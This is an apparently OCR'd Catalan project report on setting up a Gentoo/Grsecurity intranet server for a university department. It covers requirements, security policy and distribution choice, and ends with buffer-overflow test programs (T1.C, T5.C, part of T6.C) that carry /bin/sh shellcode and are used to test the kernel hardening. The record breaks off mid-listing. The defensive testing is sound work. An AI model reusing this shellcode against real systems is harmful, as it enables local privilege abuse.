
CREACIÓ D'UN SERVIDOR PER LA INTRANET DEL DEIM

Índex

1.OBJECTIUS

A data de Juny del 2002, la plana web del Departament d'Enginyeria Informàtica i Matemàtiques (DEIM) es trobava en un estat bastant desactualitzat i arrossegava un disseny inconsistent i poc formal, es va plantejar la necessitat de crear una nova plana web de superior qualitat. Després d'analitzar els requisits (que veurem més endavant) es va establir com a objectiu general la creació d'un servidor per l'intranet del DEIM que albergues la nova plana web i oferís altre mena de serveis.

A continuació tenim una captura de la antiga plana web del DEIM:



2.ANÀLISI DE REQUISITS

APLICACIÓ WEB

Com que l'estat de la plana web era realment dolent, es va contemplar marcar-se com a objectiu primordial la elaboració d'una nova plana web partint des de cero. Els requeriments generals per portar a terme aquest objectiu eren:

- Fàcil de mantenir
  La idea era poder modificar determinades parts de la web fàcilment sense haver de tocar directament el codi de les planes web. Per poder fer que aquest requeriment sigui efectiu caldria utilitzar planes dinàmiques que accedeixin a alguna font d'informació, com per exemple una base de dades.

- Ràpid desenvolupament
  El temps de desenvolupament era important, s'havia de tindre una web principal preparada en poc temps per poder substituir l'antiga i rebre opinions de les persones que feien ús d'ella.

- Disseny amb els colors oficials de la universitat
  La plana web havia de transmetre per si mateixa que es tractava d'un departament de la Universitat Rovira i Virgili. Per això es va considerar des de bon començament que la utilització de colors semblants al que utilitza oficialment la Universitat seria imprescindible.

- No utilitzar frames a les webs
  Els frames són una característica de l'última versió de l'HTML que permeten visualitzar a la mateixa finestra, dues o més planes web a la vegada de forma que fàcilment es poden fer menús. L'inconvenient que plantegen es que no es poden fer enllaços des de planes externes cap aquesta mena de webs fàcilment quan volem que un dels frames mostri una plana especifica (no la principal).

- Utilitzar tecnologies lleugeres
  No es volia fer ús de tecnologies pesades que facin la navegació més lenta, com per exemple planes realitzades completament amb Macromedia Flash. No era necessària una plana web espectacular, sinó que s'apostava més per una plana practica i formal.

- Utilització d'estàndards
  La plana web devia ser accessible des de qualsevol sistema, més concretament des de qualsevol navegador. Per aquesta raó s'havia d'optar per la utilització d'estàndars i intentar fer que la visualització fos molt similar a tots els navegadors més populars: Internet Explorer, Netscape i Mozilla. En cap moment es volia discriminar a cap usuari o afavorir segons quins sistemes davant d'altres.

- Tornar a classificar els continguts existents
  S'havia de tornar a organitzar els continguts ja existents, eliminar tot allò que no fos necessari i incorporar més informació en cas de necessitat.

- Traduir la informació més important
  La informació imprescindible per trobar el departament o per trobar tant algun professor com alguna de les seves propostes de tesi devia ser traduit als 3 idiomes: Català, Anglès i Castellà.

Els requeriments d'aquest objectiu van crear noves necessitats. El servidor que en aquell moment s'estava utilitzant per albergar la plana web era controlat per l'escola (ETSE) i no disposava de les últimes tecnologies per la realització de planes webs dinàmiques, ni tan sols ens oferíem la possibilitat de tenir accés a una base de dades. Per aquests motius es va crear un nou objectiu: tenir un servidor propi per la universitat de forma que així es podria utilitzar tot allò que necessitàvem.

SERVIDOR

Era necessari disposar d'un servidor a on albergar la futura plana web. Aquest havia de disposar de les tecnologies necessàries per desenvolupar la plana. La maquinaria inicial que podíem utilitzar consistia en un ordinador amb les següents característiques:

- Processador Intel Pentium MMX 150 Mhz
- RAM: 32 MB
- 2 GB de Disc dur.
- Més tard es va afegir un altre disc dur de 2 GB.

Més tard, quan el projecte pràcticament ja estava desenvolupat es va fer un canvi de hardware:

- Processador Intel Pentium IV 2.0 Ghz
- RAM: 256 MB
- 40 GB de Disc dur

Cal remarcar que totes les decisions de dissenys es van fer tenint en compte la primera màquina i no es va preveure en cap moment una ampliació de la potencia de hardware de la que es disposava.

Com que ara el departament disposaria d'un servidor per ell mateix, van sorgir noves necessitats:

- Planes personals dels professors
  Les planes personals dels professors es podrien traslladar cap aquest servidor de forma que així es puguin beneficiar de les tecnologies que s'implantarien en aquest.

- Nous serveis
  A més d'oferir la plana web principal i l'allotjament de planes personals a professors, es podria aprofitar la màquina per a oferir qualsevol altre mena de serveis que poguessin ser explotats pel departament. Principalment serveis per facilitar la comunicació interna entre tot el personal del departament.

- Administració del servidor
  El servidor calia ser administrat per una persona que fos el responsable davant de qualsevol mena de problema i que s'encarregues de realitzar tasques administrativa com donar d'alta usuaris, resoldre dubtes, etc...

Un cop es van establir tots els objectius es va veure clarament que es podia resumir tot en la creació d'un servidor per la intranet del Departament d'Enginyeria Informàtica i Matemàtiques (DEIM).

3.DECISIONS DE DISSENY

Un cop tenim clar que l'objectiu del projecte es realitzar un servidor per la intranet del Departament d'Enginyeria Informàtica i Matemàtiques (DEIM), vaig haver de fixar quins serien els criteris més generals per desenvolupar-ho.

SOFTWARE LLIURE

La primera i potser més important decisió que vaig prendre va ser la total utilització de Software Lliure per a muntar el servidor. El model de Software Lliure ens proporciona tota una sèrie de beneficis importants:

- Sense restriccions d'us
  Utilitzar Software Lliure implica no tenir cap restricció a l'hora d'utilitzar-ho, de forma que ho podem instal·lar a tantes màquines com sigui necessari per exemple.

- Accés al codi font
  Quan utilitzem Software Lliure significa que podem accedir al codi font de totes les aplicacions que estem utilitzant. Això significa que podem comprovar la qualitat de l'aplicació i assegurar-nos de que fa el que ha de fer, podem estar segurs que aquest programari no tindrà backdoors, ni enviarà informació confidencial cap a alguna empresa.

- Modificacions
  El Software Lliure ens permet realitzar qualsevol mena de modificació al codi de forma que el podem millorar, inclús adaptar a les nostres necessitats. Aquesta versatilitat no ens la ofereix cap producte propietari actualment.

- Distribució gratuïta
  Software Lliure no es sinònim de Software gratuït, però si podem afirmar que la majoria d'aquest tipus de programari es pot trobar gratuïtament a la xarxa. Aquesta situació es deguda a que amb aquesta mena de software qualsevol té la llibertat de redistribuir-ho tant fent pagar com gratuïtament.

Per tant, escollint utilitzar Software Lliure podíem muntar un servidor tenint el control de cada línia de codi que s'executa i a més sense haver de pagar grans quantitats de diners a terceres empreses. A més, existia un factor molt important que clarament afavoria l'ús de Software Lliure, disposàvem d'una màquina molt poc potent i com que les solucions propietàries que existeixen tenen uns requisits molt més elevats de hardware, aquestes quedaven descartades des d'un primer moment.

SEGURETAT

La segona més important decisió de disseny que vaig prendre va ser seguir una estricta política de seguretat. Actualment existeixen al món milions de màquines connectades a la xarxa d'Internet i gran part d'aquestes són configurades per administrador inexperts o incompetents, situació molt atractiva per aquells intrusos denominats crackers que es dediquen a utilitzar els ordinadors vulnerables de la xarxa pel seu ús personal.

Es a dir, hi han molts usuaris experts disposats a aconseguir accés no autoritzat a qualsevol màquina per obtenir informació privilegiada i privada. I no tan sol experts, també hi ha un ampli grup d'usuaris amb uns nivells de coneixements no molt elevats que es dediquen a entrar en màquines utilitzant eines fetes per experts, de forma que ni tan sols busquen cobrir les seves necessitats intel·lectuals aprenent sobre seguretat, simplement volen sentir-se poderosos utilitzant eines que realment no entenen. Per tant, no cal ni ser un gran expert en seguretat avui en dia per poder entrar en alguna de les màquines que hi han connectades a Internet.

Aquest tipus de perills s'han d'evitar, no només per protegir la informació dels usuaris del sistema, sinó que un intrús tingui el control d'aquesta màquina significa que podria utilitzar-la contra una altra de la pròpia xarxa de la universitat.

Per tant, es obligat establir una política de seguretat restrictiva per tal d'evitar qualsevol intrús. Tot i això, per desgracia i com ja s'ha dit moltes vegades, per tindre un ordinador completament segur hauríem d'aïllar-ho de qualsevol xarxa i tancar-ho de forma que tampoc pugui ningú accedir físicament a ell. A pesar de seguir una política de seguretat estricta mai ens hem de confiar i pensar que tenim un sistema segur, doncs cap sistema es pot considerar segur avui en dia.

La política de seguretat de la que parlo constarà de diversos punts importants:

- Actualització periòdica del software
  El programari utilitzat al servidor ha de ser actualitzat freqüentment de forma que a mesura que es descobreixin nous bugs de seguretat i es corregeixin, la màquina sempre disposi de la versió amb el problema solucionat. Així cap intrús podrà utilitzar vulnerabilitats

- Serveis mínims
  El serveis que s'ofereixin cap a l'exterior han de ser els mínims necessaris. Tot el que no calgui ser accedit des de l'exterior ha de ser bloquejat. Inclús les aplicacions instal·lades han de ser les mínimes, només les que es necessiten. Així evitarem patir els bugs de seguretat d'aplicacions que realment no necessitem i no usem.

- Firewall
  Configurar el firewall del sistema per evitar atacs des de l'exterior i per bloquejar aquells serveis que no haguin de ser accessibles.

- Connexions xifrades
  La xarxa de la Universitat es un lloc molt adient per a espiar totes les connexions que es fan des de qualsevol màquina interna cap a un altre interna o externa. La topologia d'aquesta permet veure fàcilment tots els paquets que són enviats pels ordinadors (també depen del segment a on ens trobem), si a més enviem tota la informació sense cap mena d'encriptació ens trobem amb un punt feble que hem de solucionar.

  Actualment existeixen eines molt bones per observar tot el tràfic que passa per la xarxa, aquesta mena de programes son anomenats habitualment sniffers i hi han per qualsevol sistema operatiu. Es per això que qualsevol intrús podria arribar a connectar-se a la xarxa de la universitat i utilitzar aquests programes per envair la intimitat dels usuaris o inclús per obtenir passwords. D'aquesta forma podria entrar en màquines de la universitat (inclòs el nostre servidor) amb els passwords que hagi capturat.

  Per tant, es vital que tota connexió contra el servidor que requereixi autentificació ha de ser xifrada utilitzant els protocols més habituals en cada cas:
  - Connexions via web: protocol SSL
  - Connexions per pujar/baixar arxius: protocol SecureFTP (SFTP)
  - Connexions per accedir al sistema remotament: SecureSHell (SSH)
  - Aplicacions que no disposin nativament de suport per l'encriptació: stunnel

- Accés restringits al usuaris del sistema
  S'ha d'evitar lo màxim possible que els usuaris tinguin accés a tot el sistema o que puguin realitzar connexions cap a altres màquines des del seu compte al nostre servidor.

- Utilització de Software Lliure
  Aquest requeriment ja forma part d'una de les decisions per portar a terme el projecte, els motius per considerar-ho també com a part de la política de seguretat ja han sigut tractats. Aquest tipus de programari ens permet accedir al seu codi font, veure que es el que esta fent en cada moment i podem estar 100% segurs que no esta enviant dades privades a cap empresa.

SISTEMA

Per escollir el sistema operatiu lliure que utilitzaria tenia tota una gran llista de possibilitats:

- NetBSD (http://www.netbsd.org/)
  Sistema tipus UNIX, segur i altament portable, disponible per multitud de plataformes des de AlphaServers a 64 bits i sistemes d'escritoris fins a dispositius de ma. Per tant, la portabilitat es la seva gran virtut i això es un factor que no necessitem.

- OpenBSD (http://www.openbsd.org/)
  El projecte OpenBSD produeix un sistema operatiu lliure tipus UNIX, multiplataforma, basat en 4.4BSD. Es concentren en la portabilitat, cumpliment de les normes y regulacions, correcions del codi, seguretat proactiva y criptografia integrada. A més inclou emulació de binaris per la majoria dels sistemes SVR4 (Solaris), FreeBSD, Linux, BSD/OS, SunOS y HP-UX.

  Per tant, es tracta d'un sistema orientat a la seguretat. Inclús poden afirmar que en 7 anys només han tingut només 1 forat de seguretat remot, per tant es podria tractar d'una bona opció per implementar el servidor.

- FreeBSD
  Es tracta d'un avançat sistema operatiu per arquitectures x86, DEC Alpha y PC-98, el suport per altres arquitectures esta en desenvolupament. FreeBSD es un derivat de BSD UNIX, la versió de UNIX realitzada en la universitat de California, Berkeley.

  FreeBSD ofereix altes prestacions en comunicacions en xarxa, alt rendiment, seguretat i compatibilitat, encara inexistents en altres sistemes operatius (incluent els comercials de més renom).

  En definitiva aquest es tracta del més popular de tots els BSDs el qual es centra en obtenir un rendiments molt elevats.

- GNU/Linux (http://www.gnu.org - http://www.kernel.org/)
  Sistema operatiu el qual esta compost per les eines GNU i el nucli Linux

  - Eines GNU: Richard Stallman va iniciar el projecte GNU al 1984, consistia en crear un sistema operatiu (kernel, llibreries, eines...) lliures. En aquell any van decidir començar primer per les eines (editors, compiladors...) i deixar el kernel pel final. Al 1991 ja tenien la major part de les eines desenvolupades i es van trobar amb un kernel lliure desenvolupat per una persona fora del projecte (Linus Torvalds), llavors van veure que podien ajuntar les eines GNU amb el nucli Linux i així va sorgir el sistema operatiu GNU/Linux.

- Nucli Linux: creat originalment per Linus Torvalds al 1991 en la Universitat de Helsinki (Finlandia). Ha sigut desenvolupat per milers d'usuaris de computadors de tot el mon, contribuint tots amb l'únic fi d'aconseguir un sistema confiable, robust, poderós, fiable i segur.

  Es tracta del sistema operatiu més popular dintre de tots els sistemes lliures, és el que més recolzament té per part de les empreses, conta amb el major nombre d'aplicacions i al ser tan popular podem trobar suport tècnic en milers de pàgines web/llistes de correu/fòrums, de forma que aconseguir documentació sobre qualsevol detall del sistema és molt fàcil.

Tots els sistemes tractats són d'una altisima qualitat i segurament qualsevol d'ells podria haver complert les expectatives establertes per la realització d'aquest projecte, però finalment em vaig decantar per un sistema GNU/Linux ja que, com es veu a l'anàlisi, agafa les millors característiques de cadascun i inclús afegeix les seves pròpies per crear un entorn potent, segur i amb la comunitat d'usuaris més gran del mon.

Un cop escollit el sistema operatiu GNU/Linux em vaig haver d'enfrontar a la dura elecció d'una distribució. Les distribucions de GNU/Linux no són més que una forma concreta d'empaquetar tota una sèrie de programari junt amb unes aplicacions extres que faciliten el manteniment, de forma que hi han empreses que creen la seva pròpia distribució i després ofereixen tota una sèrie de serveis al voltant d'aquesta. Bàsicament totes son GNU/Linux de forma que al oferir diferents formes d'empaquetar i administrar el sistema s'està oferint a l'usuari la possibilitat d'escollir allò que més s'adequa a les seves necessitats o gusts.

Seguidament passo a detallar les més importants distribucions:

- RedHat (http://www.redhat.es/)
  Es tracta d'una distribució comercial construïda per l'empresa RedHat. Quan comprem un sistema operatiu RedHat no només paguem pel software sinó que estem adquirint tot un conjunt de serveis com pot ser l'atenció al client durant un període determinat. De totes formes també es troba la seva distribució per baixar gratuïtament a la xarxa, evidentment utilitzar aquesta versió no ens proporciona els serveis dels que hem parlat anteriorment.

  RedHat es la distribució líder mundial, està orientada a empreses i intenta facilitar la vida a l'administrador amb eines de configuració desenvolupades per ells mateixos. Incorpora un sistema de paquets RPMs, per facilitar la instal·lació/desinstal·lació de aplicacions.

- Mandrake (http://www.mandrakelinux.com)
  Aquesta distribució es centra principalment en l'usuari mig d'escriptori, incorpora gran quantitat d'assistents per les tasques més comuns. També es tracta d'una distribució comercial amb versió gratuïta per descarregar. Actualment l'empresa

que hi ha al darrera esta tenint problemes econòmics deguts a una mala gestió, però encara estan lluitant per superar la crisis i ofereixen tota una sèrie de serveis al igual que RedHat.

Mandrake va ser desenvolupada a partir d'una RedHat, per això hereta el sistema de paquets RPM que facilita la instal·lació/desinstal·lació de aplicacions. En general es una distribució perfecta per usuaris novells.

- UnitedLinux (http://www.unitedlinux.com/)
  Més que una distribució per si mateixa es tracta d'un acord obert a més empreses realitzat per les següents companyies:

  - Connectiva S.A.
  - SCO Group
  - SuSE Linux
  - Turbo Linux

  Entre les quatre empreses desenvolupen una distribució base comú anomenada UnitedLinux a la qual cadascuna d'elles li afegeix les seves eines personals per competir per separat però sempre sense modificar la base. D'aquesta forma ofereixen un estàndard fort per poder competir amb la tot poderosa RedHat. Així, si hi ha terceres empreses que certifiquen que els seus productes funcionen a UnitedLinux significa realment que aquests productes funcionaran a cada una de les distribucions de les 4 empreses.

- Debian GNU/Linux (http://www.debian.org)
  Distribució no comercial, creada per usuaris de tot el món amb el compromís de que mai sigui gestionada per cap empresa. Té un sistema molt estricte d'actualització de forma que tenen 3 versions diferents:

  - Woody: versió estable.
  - Sarge: versió de proves (testing).
  - Sid: versió inestable.

  Degut a aquest estricte control sobre les aplicacions, la versió estable disposa d'aplicacions amb versions bastant antigues ja que les més noves no han sigut encara suficientment provades.

  Utilitza un sistema de paquets .deb, amb eines que permeten una instal·lació fàcil i automàtica com apt-get, amb la qual es pot anar actualitzant la distribució de forma senzilla per internet de forma que si sorgeixen bugs de seguretat es puguin corregir ràpidament. La seva comunitat d'usuaris és potser la més gran del mon.

- Slackware Linux (http://www.slackware.com)
  Distribució dirigida per Patrick Volkerding, va ser una de les primeres distribucions series de GNU/Linux (la versió 1.0 data de l'11 de Juliol del 1993). Té molt anys d'experiencia ja i es probable que justament per això sigui una de les

distribucions més tradicionals. El seu objectiu sempre ha sigut mantenir-ho tot lo més simple possible, no complicar-se amb aplicacions innecessàries ni fer una distribució amb centenars d'aplicacions de les quals la gran majoria no son utilitzades habitualment. Com s'acostuma a dir KISS (Keep It Simple, Stupid!), aquesta ha sigut des de sempre la seva filosofia.

Té un sistema de paquets gestionats completament per scripts en bash, els paquets tenen l'extensió .tgz i no te sistema per control de dependències.

En general es tracta d'una distribució molt fàcil d'administrar (al contrari de lo que la gran majoria de persones creu), la seva simplicitat atorga el màxim control sobre qualsevol part del sistema. En tot moment tens la capacitat d'instal·lar només el nombre d'aplicacions que són necessàries i no crea un sistema ple de programes inútils que l'única cosa que fan es incrementar el risc a que hi hagui una vulnerabilitat, la qual pugui ser aprofitada per un intrús.

- Gentoo Linux (http://www.gentoo.org)
  És la distribució més jove de les esmentades, el seu origen data d'abril del 2002. Ràpidament s'ha creat una gran comunitat d'usuaris molt activa que la mantenen. Té unes característiques molt innovadores, molta gent considera que Gentoo es més bé una metadistribució que et permet construir el teu sistema al teu gust.

  La filosofia que segueix es la de compilar tot el sistema amb les optimitzacions adients pel sistema a on s'utilitzarà, d'aquesta forma realment aprofitem al màxim les prestacions de les màquines actuals. La majoria de les altres distribucions estan compilades per i386 de forma que no utilitzen les noves instruccions que s'han afegit als últims processadors.

  El seu sistema de paquets basats en ebuilds fa que la instal·lació/desinstal·lació de programes sigui molt senzilla, té control de dependències i disposa d'una gran quantitat d'ebuilds al seu portage (llistat d'aplicacions). Més concretament, els ebuilds automatitzen tot el procés de control de dependències, descarrega del codi font, compilació i instal·lació.

  Mantenir actualitzat el sistema és extremadament fàcil gràcies a l'script emerge (tot el sistema de paquets esta implementat utilitzant Python).

Les primeres distribucions que vaig descartar van ser les comercials (RedHat, Mandrake, UnitedLinux), no es volia fer cap inversió en el desenvolupament d'aquest projecte, per tant haurem d'utilitzar les seves versions gratuïtes que no ofereixen cap mena de servei. Es a dir, estarien en igualtat de condicions que les no comercials. El motiu principal per descartar les distribucions comercials es que no disposen de comunitats d'usuaris tan actives com les altres.

Com que inicialment disposàvem d'una màquina molt poc potent, de les distribucions no comercials la més adient va resultar ser una Slackware. La seva particular visió de

fer les coses tan simples com sigui possible era una avantatge, no ompliríem el poc disc dur que teníem amb aplicacions que no utilitzaríem, tindríem un control absolut sobre el que hi ha instal·lat, etc...

Com ja hem fet referència en altres seccions, quan el projecte estava pràcticament desenvolupat es va fer un canvi de hardware. En aquell moment es va haver de replantejar la elecció inicial de la distribució Slackware, ja que els motius que van fer d'aquesta la favorita ara havien canviat amb la nova maquinaria. Es va tornar a avaluar la situació i de les distribucions no comercials va sortir com a clara favorita Gentoo. Amb aquest sistema aprofitaríem al màxim la màquina nova de la que disposàvem gràcies a les compilacions optimitzades. Un altre punt a favor era la facilitat amb la que es podia mantenir el sistema actualitzat, amb Slackware s'havia experimentat lo dur que resultava desenvolupar aquesta tasca sense tenir una eina automatitzada que facilites el procés. Actualment el servidor té una Gentoo Linux optimitzada al màxim.

GRSECURITY KERNEL PATCH

Un cop ja s'havia fet la elecció del sistema operatiu Gentoo GNU/Linux, es va considerar la possibilitat d'afegir noves característiques de seguretat al nucli (kernel). Va ser llavors quan es va avaluar un patch amb molt bona reputació anomenat Grsecurity que afegia unes característiques molt interessants al kernel que passo a enumerar:

• CARACTERÍSTIQUES DEL SISTEMA MAC

- Politica de seguretat reforzada
- Suport de permisos de ptrace per escriptura, lectura, afegir, executar, veure i només lectura.
- Suport de flags per amagar, protegir i sobreescriure.
- Suport dels flags de PaX
- Protecció de memòria compartida
- Resposta local integrada per qualsevol atac
- Subject flag que assegura que un procés no executi codi trojanitzat
- Mode d'aprenentatge intel·ligent que produeix menys privilegis ACLs si no existeix configuració
- Facilitats per auditories
- ACLs per els recursos del sistema
- Socket ACLs
- ACLs per arxiu/procés
- Protecció davant de força bruta d'exploits

- Protecció de /proc/pid descriptors d'arxius/memòria
- Les ACLs poden ser situades en arxius/processos no existents
- Regeneració d'ACL
- Mode administració per ús regular de les tasques de l'administrador del sistema
- Sistema ACL es segellat fins que l'administrador no surti.
- Suport per globbing en objectes ACL
- Logs configurables
- Contabilitat de processos configurable
- Configuració fàcilment interpretada per humans
- Sense dependència del sistema d'arxius
- Sense dependència de l'arquitectura
- Escalable: suporta tantes ACLs com memòria que pugui utilitzar
- No runtime memory allocation
- SMP segur
- Cost O(1) per la majoria d'operacions
- Inclou directives per ACLs addicionals especifiques
- Capacitat per activar, desactivar i recargar
- Opció a l'espai d'usuari per provar els permisos ACL
- Possibilitat d'amagar el processos del kernel

• RESTRICCIONS CHROOT

- Impossibilita afegir memòria compartida fora del chroot
- Impossibilita matar fora del chroot
- Impossibilita ptrace fora del chroot (depen de l'arquitectura)
- Impossibilita capget fora del chroot
- Impossibilita setpgid fora del chroot
- Impossibilita getpgid fora del chroot
- Impossibilita getsid fora del chroot
- Impossibilita enviar missatges amb fcntl fora del chroot
- Impossibilita veure qualsevol procés fora del chroot, inclús si /proc esta montat
- Impossibilita muntar o remuntar
- Impossibilita pivot_root
- Impossibilita doble chroot
- Impossibilita fchdir fora del chroot
- Força chdir("/") després del chroot
- Impossibilita (f)chmod +s
- Impossibilita mknod
- Impossibilita escriptures sysctl
- Impossibilita escalada de prioritats
- Impossibilita conectar a un unix domain socket abstracte fora del chroot
- Log d'execucions dintre del chroot

• PROTECCIONS PER LES MODIFICACIONS DE L'ESPAI D'ADRECES

- PaX: Implementació basada en pàgines amb espais d'usuaris no executables per i386, sparc, sparc64, alpha, parisc, and ppc
- PaX: Implementació basada en segmentació amb espais d'usuaris no executables per i386 amb un altisim rendiment
- PaX: Implementació basada en segmentació de pàgines de kernel no executables per i386
- PaX: Restriccions mprotect per preveure nou codi al entrar en una tasca
- PaX: Pila i base mmap aleatòria per i386, sparc, sparc64, alpha, parisc, and ppc
- PaX: Base executable aleatòria per i386, sparc, sparc64, alpha, parisc, and ppc
- PaX: Pila del kernel aleatòria
- PaX: Emulació automàtica de sigreturn trampolines (per compatibilitat amb libc5, glibc 2.0, uClibc, Modula-3)
- PaX: Sense reubicació de ELF .text
- PaX: Emulació de trampoline (GCC y linux sigreturn)
- PaX: Emulació PLT per arquitectures no i386
- Impossibilitat de modificar el kernel via /dev/mem, /dev/kmem, o /dev/port
- Opció per desactivar l'ús de raw I/O
- Eliminació de les adreces de /proc/<pid>/maps

• CARACTERÍSTIQUES D'AUDITORIA

- Opció per especificar un grup per auditar
- Logging d'execucions amb arguments
- Logging de la denegació de recursos
- Logging de Chdir
- Logging de mount i unmount
- Logging creació/eliminació de IPC
- Logging de senyals
- Logging de fork erronis
- Logging de canvi d'hora

• CARACTERÍSTIQUES D'ALETORIETAT

- Entropy pools més llargues
- TCP Initial Sequence Numbers aleatoris
- PIDs aleatoris
- IP IDs aleatoris

- TCP source ports aleatoris
- RPC XIDs aleatoris

• ALTRES CARACTERÍSTIQUES

- Restriccions al /proc per no revelar informació sobre els propietaris dels processos
- Restriccions amb els enllaços simbòlics o durs per prevenir /tmp races
- Restriccions FIFO
- Restriccions al dmesg(8)
- ICMP echo IDs alterats
- Implementació millorada del Trusted Path Execution
- Restricció al sockets basats en GID
- Pràcticament totes les opcions son configurables amb sysctl, amb mecanismes de bloqueig
- Totes les alertes i opcions d'auditoria suporta la característica de loggejar la IP de l'atacant
- Connexions stream amb unix domain sockets porten la IP de l'atacant amb ells
- Detecció de les connexions locals: copia la IP de l'atacant a altres tasques
- Nivells de seguretat: Low, Medium, High, i Custom
- Quantitats configurable de logging

Les característiques de llistes de control d'accés (ACL) no es van considerar importants, no era un requisit imprescindible i no es faria ús d'ell. Però tota la resta de possibilitat eren molt interessants, estaven orientades a evitar atacs contra el sistema fent més difícil l'execució d'exploits que aprofiten errors de programes, com per exemple al fer que la pila del processos no sigui executable evitariem problemes de seguretat amb gran part dels buffer overflows.

Un cop aplicat el patch al kernel i recompilat, es va provar l'eficacia davant d'alguns exploits simples que simulaven buffer overflows:

• EXPLOIT: T1.C

Aquest programa intenta utilitzar strcpy() per sobrepassar el buffer:

```
#include <stdio.h>
#include <string.h>
#include <sys/types.h>
#include <stdlib.h>

char shellcode[] =
     "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0
b"
```

```
     "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

/*
 * Return 1 if at least one of the bytes in addr is 0x00; else return 0.
 */
int contains_null_bytes(caddr_t addrp) {
    uint addr = (uint) addrp;
    return !(addr & 0xff &&
                addr & 0xff00 &&
                addr & 0xff0000 &&
                addr & 0xff000000);
}

void foo() {
    char buffer[96], *p;
    int i;
    long *long_ptr = (long *) large_string;

      printf("This program tries to use strcpy() to overflow the buffer.\n");
      printf("If you get a /bin/sh prompt, then the exploit has worked.\n");
    printf("Press any key to continue...");
    getchar();

    /*
       * Make sure that there are no zero bytes in the starting address in
     * buffer[].  If so, find the first address containing no zero bytes.
     */
    for (p=buffer; contains_null_bytes(p); p++);
    if (contains_null_bytes(p)) {
          printf("We can't find an acceptable address that doesn't contain\n");
          printf("a zero byte.  Giving up.\n");
          exit(-1);
    }

    for (i = 0; i < 32; i++)
          *(long_ptr + i) = (int) p;
    for (i = 0; i < sizeof(shellcode)-1; i++) {
          large_string[i] = shellcode[i];
    }
    strcpy(p, large_string);

    return;
}

int main(int ac, char *av[]) {
    foo();

     printf("If you see this statement, it means that the buffer overflow\n");
    printf("never occurred.\n");

    return 0;
}
```

• EXPLOIT: T5.C

Aquest programa intenta sobrepassar el buffer utilitzant strcat():

```
#include <stdio.h>
#include <string.h>
#include <sys/types.h>
#include <stdlib.h>

char shellcode[] =
     "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0
b"
     "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xc
d"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

/*
  * Return 1 if at least one of the bytes in addr is 0x00; else
return 0.
 */
int contains_null_bytes(caddr_t addrp) {
    uint addr = (uint) addrp;
    return !(addr & 0xff &&
                addr & 0xff00 &&
                addr & 0xff0000 &&
                addr & 0xff000000);
}

void foo()
{
    char buffer[96], *p;
    int i;
    long *long_ptr = (long *) large_string;

      printf("This program tries to use strcat() to overflow the
buffer.\n");
      printf("If you get a /bin/sh prompt, then the exploit has
worked.\n");
    printf("Press any key to continue...");
    getchar();

    /*
       * Make sure that there are no zero bytes in the starting
address in
      * buffer[].  If so, find the first address containing no zero
bytes.
     */
    for (p=buffer; contains_null_bytes(p); p++);
    if (contains_null_bytes(p)) {
          printf("We can't find an acceptable address that doesn't
contain\n");
          printf("a zero byte.  Giving up.\n");
          exit(-1);
    }

    for (i = 0; i < 32; i++)
          *(long_ptr + i) = (int) p;
```

```
    for (i = 0; i < (int) strlen(shellcode); i++)
          large_string[i] = shellcode[i];
    buffer[0] = (char)NULL;
    //strcat(p, large_string);
    strncat(p, large_string, 1000);
    return;
}

int main(int ac, char *av[])
{
    foo();

    printf("If you see this statement, it means that the buffer\n");
    printf("overflow never occurred.\n");

    return 0;
}
```

• EXPLOIT: T6.C

Aquest programa intenta sobrepassar el buffer amb la funció scanf():

```
#include <stdio.h>
#include <string.h>

/*
    jmp    1f
    0:pop  %esi
    mov    %esi,0x8(%esi)
    xor    %eax,%eax
    mov    %al,0x7(%esi)
    mov    %esi,%edi
    add    $4,%edi
    mov    %eax,0x8(%edi)
    add    $7,%eax
    add    $4,%eax
    mov    %esi,%ebx
